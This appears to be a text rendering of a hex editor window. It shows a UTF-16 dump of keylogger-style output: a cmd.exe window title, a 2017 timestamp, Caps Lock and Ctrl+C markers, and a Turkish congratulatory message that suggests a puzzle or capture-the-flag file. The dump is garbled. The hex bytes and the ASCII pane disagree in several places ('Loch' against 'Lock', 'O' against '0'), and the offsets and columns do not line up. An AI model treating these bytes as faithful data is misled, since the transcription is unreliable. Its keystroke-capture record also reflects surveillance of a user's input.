000000D2	7D	00	50	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	68	00	7D	00	69	00	20	00	7B	00	43	00	61	
000000F5	00	70	00	73	00	20	00	4C	00	6F	00	63	00	68	00	7D	00	48	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	
00000118	63	00	68	00	7D	00	65	00	64	00	69	00	79	00	65	00	6D	00	20	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	
0000013B	00	63	00	6B	00	7D	00	56	00	7B	00	43	00	61	00	70	00	73	00	20	00	4C	00	6F	00	63	00	68	00	7D	00	61	00	72	00	00
0000015E	20	00	6F	00	79	00	75	00	6E	00	75	00	6E	00	64	00	61	00	20	00	64	00	6F	00	1F	01	72	00	75	00	20	00	79	00	61	
00000181	00	6E	00	69	00	74	00	69	00	20	00	62	00	75	00	6C	00	64	00	75	00	6E	00	20	00	3A	00	29	00	0D	00	0A	00	0D	00	
000001A4	0A	00	5B	00	41	00	4D	00	44	00	5D	00	20	00	2D	00	20	00	5B	00	30	00	38	00	2F	00	30	00	33	00	2F	00	32	00	30	
000001C7	00	31	00	37	00	20	00	31	00	39	00	3A	00	34	00	38	00	3A	00	34	00	38	00	5D	00	0D	00	0A	00	7B	00	43	00	74	00	
000001EA	72	00	6C	00	2B	00	43	00	7D	00																										

0123456789ABCDEF0123456789ABCDEF012

```

.....[C:\Windows\system32\cmd.exe]. -.
.[0.8./0.3./2.0.1.7.1.9.:4.8
.:2.6]....[C.a.p.s..L.o.c.k.).
T.[C.a.p.s..L.o.c.k.).e.b.r.i.k.l
.e.p..i.l...[C.a.p.s..L.o.c.k.
).P.[C.a.p.s..L.o.c.k.).[C.a
.p.s..L.o.c.k.).H.[C.a.p.s..L.o
.c.k.).e.d.i.y.e.m..[C.a.p.s..L.o
.c.k.).V.[C.a.p.s..L.o.c.k.).a.r.
.o.y.u.n.u.n.d.a..d.o...r.u..y.a
.m.i.t.i..b.u.i.l.d.u.m..[C.a.p.s.
..[A.M.D]..[O.8./0.3./2.0
.1.7.1.9.:4.8.:4.8]....[C.t
.r.l.+C.).

```

Data Inspector

Data at offset 0x00000000:

- int8 13
- int8 13
- int16 13
- int32 655373
- int32 655373
- int64 2814805602336...
- int64 2814805602336...
- half float 7.746036e-007
- float 9.1837318e-040
- double 1.390987e-308

Expression Calc

Signed 32 bit

1

Structures

Member	Value (dec)	Value (dec)	Size
--------	-------------	-------------	------

Find Results

Address	Length	Length
---------	--------	--------

Ready

Cursor: 0000008B Caret: 00000000 500 bytes OVR MOD READ